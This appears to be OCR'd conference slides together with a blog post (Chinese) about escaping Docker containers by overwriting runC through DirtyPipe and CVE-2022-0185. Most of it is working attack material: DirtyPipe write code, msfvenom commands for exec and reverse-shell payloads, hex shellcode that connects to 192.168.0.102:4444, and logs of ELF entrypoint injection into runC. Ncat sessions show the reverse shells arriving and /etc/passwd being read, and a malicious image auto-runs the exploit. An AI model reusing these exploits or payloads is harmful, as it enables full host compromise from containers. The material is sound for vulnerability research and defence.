    writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
    if int(writeHandle.Fd()) > 0 {
        writeHandle.Write([]byte(payload))
```

DirtyPipe无法利用！

写ELF文件

```
// msfvenom -a x86 -p linux/x86/exec CMD="id > /tmp/hacked && hostname >> /tmp/hacked" -f elf
const unsigned char malicious_elf_bytes[] = {
    /* 0x7f, */ 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    /* ELF剩余部分 */
};
int main(int argc, char **argv) {
    if (write_with_dirtypipe(path, 1, malicious_elf_bytes, malicious_elf_bytes_size) != 0) {
```

ELF文件注入

```
runc_fd_read = open("/proc/self/exe", O_RDONLY);
lseek(runc_fd_read, ELF_ENTRYPOINT_OFFSET, SEEK_SET);
nbytes = read(runc_fd_read, &entrypoint, sizeof(entrypoint));
// msfvenom -p linux/x64/shell_reverse_tcp LHOST=1.1.1.1 LPORT=4444 -f raw | xxd -i
char payload[] = {
    0x6a, 0x29, 0x58, 0x99, 0x6a, 0x02, 0x5f, 0x6a, 0x01, 0x5e, 0x0f, 0x05,
    /* payload剩余部分 */
};
write_with_dirtypipe(runc_fd_read, entrypoint, payload, payload_len);
```

KCon 逃逸案例：CVE-2022-0185向runC写脚本

```
root@5d0c53d8f294: /exp (ssh)
[+] perform exploit step2
[*] prepare fsconfig heap overflow
[*] sparying msg_msg ...
[*] trigger oob write in `legacy_parse_param` to corrupt msg_msg.next
[*] free uaf msg_msg from correct msqid
[*] spray skbuff_data to re-acquire the 0x400 slab freed by msg_msg
[*] free skbuff_data using fake msqid
[*] freed using msqid 5
[*] spray pipe_buffer to re-acquire the 0x400 slab freed by skbuff_data
[*] free skbuff_data to make pipe_buffer become UAF
[*] uaf_pipe_idx: 1
[*] edit pipe_buffer->flags
[*] trying to overwrite runC
[+] 63 bytes written into runC
[+] exploit success
root@5d0c53d8f294:/exp#
```

```
root@ubuntu-bionic: ~ (ssh)
root@ubuntu-bionic:~# docker exec -it escape /exp/bash_evil
ERRO[0000] No help topic for '/exp/bash_evil'
root@ubuntu-bionic:~# docker run -it ubuntu whoami
```

```
ncat (ssh)
ls
address
config.json
log
options.json
rootfs
runtime
work
python -c "import pty;pty.spawn('/bin/bash')"
/bin/bash: line 3: python: command not found
python3 -c "import pty;pty.spawn('/bin/bash')"
<cfd23650a09da70f93507c80e48103e7c04ddd8a31db6db02# cat /e
tc/passwd|grep vagrant
<03e7c04ddd8a31db6db02# cat /etc/passwd|grep vagrant
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
<cfd23650a09da70f93507c80e48103e7c04ddd8a31db6db02#
```

CVE-2022-0185分析及利用 与 pipe新原语思考与实践

VERITAS501 2022-03-16 | kernel

 # 真•正文 - 新型利用原语：pipe

这两天DirtyPipe（CVE-2022-0847）闹得沸沸扬扬，我想大家都已经详细了解过了这个漏洞的成因和利用方式。这个洞之所以牛逼，是因为它利用过程中不涉及对kernel地址的依赖，有点逻辑洞的味道，因此想要攻击存在这个漏洞的内核，并不需要像某些内核洞那样使用ROP等方式，修复kernel中的gadget的偏移位置。

随着这个DirtyPipe的修复，这个漏洞的影响难道就到此为止了吗？

不，比起DirtyPipe漏洞本身，我认为这个漏洞带来的真正宝藏还未被人察觉，它就是正隐藏在其背后的**原语**。

如果我们拿到了一个内核heap的UAF或其他漏洞，并能够将其转化为对struct pipe_buffer的损坏，我们何必传统地去通过leak ops拿到kernel base，再通过修改ops做ROP（我的exp和原作者第二种方法），或是找到modprobe_path和core_pattern的偏移地址（作者第一种方法）？

为什么不直接修改它的flags，从而让UAF转化为DirtyPipe？这样不是可以轻松做到任意文件写且不涉及内核地址吗？

内核UAF修改Pipe Buffer Flag
-> 转化为Dirtypipe
-> 利用Dirtypipe写runC
-> 逃逸成功

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问题与思考

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- 有没有更好的利用方式?
  - 能够在宿主机上运行给定payload（基本需求）
  - 不影响原runC程序的代码逻辑（避免影响同一时间的其他使用者）
  - 不增大原runC文件（DirtyPipe的局限性）

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
探索更优雅的利用手法

KCon ELF文件与ELF文件注入


```
➜  file `which runc`
/usr/local/sbin/runc: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
statically linked, BuildID[sha1]=0afa4292e5163007028fbde6effb1a2edc1a3f49, for GNU/Linux 3.2.0, stripped

➜  xxd `which runc` | head -n 1
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
```



src: https://en.wikipedia.org/wiki/Executable_and_Linkable_Format#/media/File:Elf-layout--en.svg

KCon ELF文件注入的两种思路





```
➜  ~ cat /proc/sys/kernel/randomize_va_space
2
➜  ~ readelf -h `which runc` | sed -n '1,3p;8p;11p'
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Type:                              DYN (Shared object file)
  Entry point address:               0x232390 ②
```

```
➜  ~ objdump -dj '.text' `which runc` | sed -n '13,24p'
0000000000232390 <_start@@Base>:
  232390:   31 ed                    xor    %ebp,%ebp
  232392:   49 89 d1                 mov    %rdx,%r9
  232395:   5e                       pop    %rsi
  232396:   48 89 e2                 mov    %rsp,%rdx
  232399:   48 83 e4 f0              and    $0xfffffffffffffff0,%rsp
  23239d:   50                       push   %rax
  23239e:   54                       push   %rsp
  23239f:   4c 8d 05 6a c2 46 00     lea    0x46c26a(%rip),%r8
  2323a6:   48 8d 0d f3 c1 46 00     lea    0x46c1f3(%rip),%rcx
  2323ad:   48 8d 3d 8c b4 06 00     lea    0x6b48c(%rip),%rdi
  2323b4:   ff 15 16 7c a8 00        callq  *0xa87c16(%rip) ①
```

KCon 一种可行的注入方案

我们观察到：
1.runC默认开启了PIE，且系统通常开启ASLR
2.DirtyPipe无法增大文件，因此在ELF尾部追加payload的方式不适用

上述观察衍生的问题有两个：
1.如何顺利完成控制流从payload再到原始Entrypoint（OEP）的转移？
  1.将runC修改为无PIE（不好实现）
  2.在内存中搜索OEP（不好实现）
  3.利用payload自身内存地址计算出基址，进而计算出OEP ✓
2.在哪里放置payload？
  1.寻找足够padding
  2.寻找可用section(s) ✓



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
```
→  ~ readelf --wide --section-headers `which runc` | sed -n '4,9p'                    runC ver: 1.0.3
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        0000000000000270 000270 00001c 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            000000000000028c 00028c 000020 00   A  0   0  4
  [ 3] .note.go.buildid  NOTE            00000000000002ac 0002ac 000064 00   A  0   0  4
  [ 4] .note.gnu.build-id NOTE            0000000000000310 000310 000024 00   A  0   0  4
```

```
→  ~ readelf --wide --program-headers `which runc` | sed -n '7p;12,14p'
  Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  NOTE           0x00028c 0x000000000000028c 0x000000000000028c 0x0000a8 0x0000a8 R   0x4
```

静态编译runC的新问题与解决方法

runC NOTE段只有68字节！

```
➜  ./runc_latest -v
runc version 1.1.1
commit: v1.1.0-20-g52de29d7
spec: 1.0.2-dev
go: go1.17.6
libseccomp: 2.5.3
```




```
➜  readelf --wide --program-headers ./runc_latest | sed -n '7,15p'
  Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  LOAD           0x000000 0x0000000000400000 0x0000000000400000 0x0004e8 0x0004e8 R   0x1000
  LOAD           0x001000 0x0000000000401000 0x0000000000401000 0x46e0e1 0x46e0e1 R E 0x1000
  LOAD           0x470000 0x0000000000870000 0x0000000000870000 0x4562e2 0x4562e2 R   0x1000
  LOAD           0x8c68a8 0x000000000cc78a8 0x000000000cc78a8 0x0336c8 0x071948 RW  0x1000
  NOTE           0x000200 0x0000000000400200 0x0000000000400200 0x000044 0x000044 R   0x4
  TLS            0x8c68a8 0x000000000cc78a8 0x000000000cc78a8 0x000028 0x000078 R   0x8
  GNU_STACK      0x000000 0x0000000000000000 0x0000000000000000 0x000000 0x000000 RW  0x10
  GNU_RELRO      0x8c68a8 0x000000000cc78a8 0x000000000cc78a8 0x003758 0x003758 R   0x1
```

KCon 静态编译runC的新问题与解决方法

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```
→  readelf --wide --section-headers ./runc_latest 2>/dev/null | sed -n '4p;6,7p;29,30p'

  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 1] .note.gnu.build-id NOTE            0000000000400200 000200 000024 00   A  0   0  4
  [ 2] .note.ABI-tag     NOTE            0000000000400224 000224 000020 00   A  0   0  4
  [24] .go.buildinfo     PROGBITS        0000000000cdfd50 8ded50 000020 00  WA  0   0 16
  [25] .noptrdata        PROGBITS        0000000000cdfd80 8ded80 01a960 00  WA  0   0 32
```

```
008DED50   FF 20 47 6F  20 62 75 69  6C 64 69 6E  66 3A 08 00   . Go buildinf:..
008DED60   50 C0 CC 00  00 00 00 00  A0 C0 CC 00  00 00 00 00   P...............
008DED70   00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00   ................
008DED80   05 2F 0A 3E  20 3A 01 01  01 01 0A 7C  04 05 01 03   ./.> :......|....
008DED90   3C 61 2E 2F  2F 00 5C 27  5C 22 5C 5C  01 02 03 00   <a.//.\'\"\\....
008DEDA0   3C 70 3E 00  3C 74 64 00  3C 74 68 00  3C 68 31 00   <p>.<td.<th.<h1.
008DEDB0   3C 68 32 00  3C 68 33 00  3C 68 34 00  3C 68 35 00   <h2.<h3.<h4.<h5.
008DEDC0   3C 68 36 00  2E 2E 2F 00  EF BF BD 00  6E 75 6C 6C   <h6.../.....null
008DEDD0   00 06 0C 12  00 06 0C 12  3C 74 74 3E  3C 2F 61 3E   ........<tt></a>
008DEDE0   26 6C 74 3B  3C 2F 70 3E  3C 68 72 3E  3C 75 6C 3E   &lt;</p><hr><ul>
008DEDF0   3C 6F 6C 3E  26 67 74 3B  3C 64 6C 3E  3C 6C 69 3E   <ol>&gt;<dl><li>
008DEE00   3C 64 64 3E  3C 64 74 3E  3C 74 72 3E  3C 62 72 3E   <dd><dt><tr><br>
008DEE10   3C 65 6D 3E  FF FF FF FF  FF FF FF FF  01 00 00 00   <em>............
008DEE20   FF FF FF FF  08 00 00 00  FF FF FF FF  01 00 00 00   ................
008DEE30   08 00 00 00  01 00 00 00  2D 2D 2D 0A  26 6C 74 3B   ........---.&lt;
008DEE40   26 67 74 3B  5C 75 30 30  26 61 6D 70  3B 00 00 00   &gt;\u00&amp;;...
008DEE50   3C 64 65 6C  3E 00 00 00  3C 2F 74 74  3E 00 00 00   <del>...</tt>...
008DEE60   3C 70 72 65  3E 00 00 00  3C 2F 75 6C  3E 00 00 00   <pre>...</ul>...
008DEE70   3C 2F 6F 6C  3E 00 00 00  3C 2F 64 6C  3E 00 00 00   </ol>...</dl>...
008DEE80   3C 2F 6C 69  3E 00 00 00  3C 2F 64 64  3E 00 00 00   </li>...</dd>...
008DEE90   3C 2F 64 74  3E 00 00 00  3C 2F 74 64  3E 00 00 00   </dt>...</td>...
008DEEA0   3C 2F 74 68  3E 00 00 00  3C 2F 74 72  3E 00 00 00   </th>...</tr>...
008DEEB0   3C 2F 68 31  3E 00 00 00  3C 2F 68 32  3E 00 00 00   </h1>...</h2>...
008DEEC0   3C 2F 68 33  3E 00 00 00  3C 2F 68 34  3E 00 00 00   </h3>...</h4>...
---  runc              --0x8DEEC0/0x8FA980-----------------------------------
```

```
008DED50   50 51 52 56  57 41 53 48  31 C0 48 83  C0 39 0F 05
008DED60   83 F8 00 74  20 B8 F0 1B  40 00 48 8D  1D 00 00 00
008DED70   00 90 48 81  EB 71 0D 80  00 48 01 C3  41 5B 5F 5E
008DED80   5A 59 58 53  C3 55 48 89  E5 48 31 D2  6A 01 5E 6A
008DED90   02 5F 6A 29  58 0F 05 48  83 EC 08 C7  04 24 02 00
008DEDA0   11 5C C7 44  24 04 C0 A8  00 66 48 8D  34 24 48 83
008DEDB0   C4 08 5B 48  31 DB 6A 10  5A 6A 03 5F  6A 2A 58 0F
008DEDC0   05 48 31 F6  B0 21 0F 05  48 FF C6 48  83 FE 02 7E
008DEDD0   F3 48 31 C0  48 31 F6 48  BF 2F 2F 62  69 6E 2F 73
008DEDE0   68 56 57 48  89 E7 48 31  D2 B0 3B 0F  05 75 6C 3E
008DEDF0   3C 6F 6C 3E  26 67 74 3B  3C 64 6C 3E  3C 6C 69 3E
008DEE00   3C 64 64 3E  3C 64 74 3E  3C 74 72 3E  3C 62 72 3E
008DEE10   3C 65 6D 3E  FF FF FF FF  FF FF FF FF  01 00 00 00
008DEE20   FF FF FF FF  08 00 00 00  FF FF FF FF  01 00 00 00
008DEE30   08 00 00 00  01 00 00 00  2D 2D 2D 0A  26 6C 74 3B
008DEE40   26 67 74 3B  5C 75 30 30  26 61 6D 70  3B 00 00 00
008DEE50   3C 64 65 6C  3E 00 00 00  3C 2F 74 74  3E 00 00 00
008DEE60   3C 70 72 65  3E 00 00 00  3C 2F 75 6C  3E 00 00 00
008DEE70   3C 2F 6F 6C  3E 00 00 00  3C 2F 64 6C  3E 00 00 00
008DEE80   3C 2F 6C 69  3E 00 00 00  3C 2F 64 64  3E 00 00 00
008DEE90   3C 2F 64 74  3E 00 00 00  3C 2F 74 64  3E 00 00 00
008DEEA0   3C 2F 74 68  3E 00 00 00  3C 2F 74 72  3E 00 00 00
008DEEB0   3C 2F 68 31  3E 00 00 00  3C 2F 68 32  3E 00 00 00
008DEEC0   3C 2F 68 33  3E 00 00 00  3C 2F 68 34  3E 00 00 00
---  runc        --0x8DEEC0/0x8FA980-------------------------
```

KCon DEMO 1 容器内exec

```
➜  ~ docker run --rm -v `pwd`/exp:/exp -it --name escape ubuntu:18.04 /bin/bash ①
root@60adb7f4b502:/# cd /exp; ./escape_with_dirtypipe_exec
[*] exploiting DirtyPipe (CVE-2022-0847)
[*] waiting for runC to be executed in the container
[+] runC catched: /proc/353/exe
[+] original entrypoint: 0x401bf0
[+] OEP in payload updated
[+] remote IP and port in payload updated
[*] parsing runC ELF
[+] PT_NOTE segment 4 found
[+] section .go.buildinfo found
[*] inject->off mod 4096 = 0xd50
[*] inject->secaddr mod 4096 = 0x0
[+] inject->secaddr += 0xd50
[+] nop virtual addr in payload updated to 0x800d71
[*] writing payload into runC with dirtypipe
[+] 157 bytes payload injected at 0x8ded50 offset to target file
[*] updating section header with dirtypipe
[+] section .go.buildinfo found
[+] section header updated
[*] updating segment header with dirtypipe
[+] segment header updated
[*] updating entrypoint to 0x800d50 with dirtypipe
[+] exploit succeeded
```

```
➜  ~ ncat -klvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:53425.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:53427.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:53428.
cat /etc/passwd | grep vagrant    反弹shell来自命令③
vagrant:x:1000:1000:,,,:/home/vagrant:/usr/bin/zsh
```

docker exec报错，但后续runC的正常流程并不受影响

```
➜  ~ docker exec -it escape /exp/bash_evil ②
ERRO[0000] No help topic for '/exp/bash_evil'
➜  ~ docker run --rm -it ubuntu:18.04 hostname ③
d2d8b123f631
```

KCon DEMO 2 使用镜像

```
__attribute__ ((constructor)) void run_at_link(void) {
    int runc_fd_read = open("/proc/self/exe", O_RDONLY);
}
```

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libseccomp动态链接库注入

```
➜  ~ docker run dirtypipe:escape ①
[*] exploiting DirtyPipe (CVE-2022-0847)
[+] runC opened for reading as /proc/self/fd/3
[+] executing /escape_with_dirtypipe_image
[+] original entrypoint: 0x232390
[+] OEP in payload updated
[+] remote IP and port in payload updated
[*] parsing runC ELF
[+] PT_NOTE segment 5 found
[+] section .go.buildinfo found
[*] inject->off mod 4096 = 0x3b0
[*] inject->secaddr mod 4096 = 0x0
[+] inject->secaddr += 0x3b0
[+] nop virtual addr in payload updated to 0x8003d1
[*] writing payload into runC with dirtypipe
[+] 157 bytes payload injected at 0xacd3b0 offset to target file
[*] updating section header with dirtypipe
[+] section .go.buildinfo found
[+] section header updated
[*] updating segment header with dirtypipe
[+] segment header updated
[*] updating entrypoint to 0x8003b0 with dirtypipe
[+] exploit succeeded
```

```
➜  ~ ncat -klvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.102.   反弹shell来自命令①
Ncat: Connection from 192.168.0.102:54172.
cat /etc/passwd | grep vagrant
vagrant:x:1000:1000:,,,:/home/vagrant:/usr/bin/zsh
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:55044.
Ncat: Connection from 192.168.0.102.   反弹shell来自命令②
Ncat: Connection from 192.168.0.102:55045.
Ncat: Connection from 192.168.0.102.
Ncat: Connection from 192.168.0.102:55046.
```

无需docker exec交互，后续runC的正常流程并不受影响

```
➜  dirtypipe docker run --rm -it ubuntu:18.04 hostname ②
d5e509321515a
```

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问题与思考

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- 有哪些改进方向？
  - 修改前先保存原runC，逃逸后恢复，无缝衔接
  - 结合云原生环境信息收集技术，实现自动化 👉

- 思路抽象：从“写runC”往前看，适配不同前置条件
  - CVE-2019-5736等运行时漏洞
  - DirtyPipe、CVE-2022-0185等一众内核漏洞
  - 其他高权限、错误配置的情况

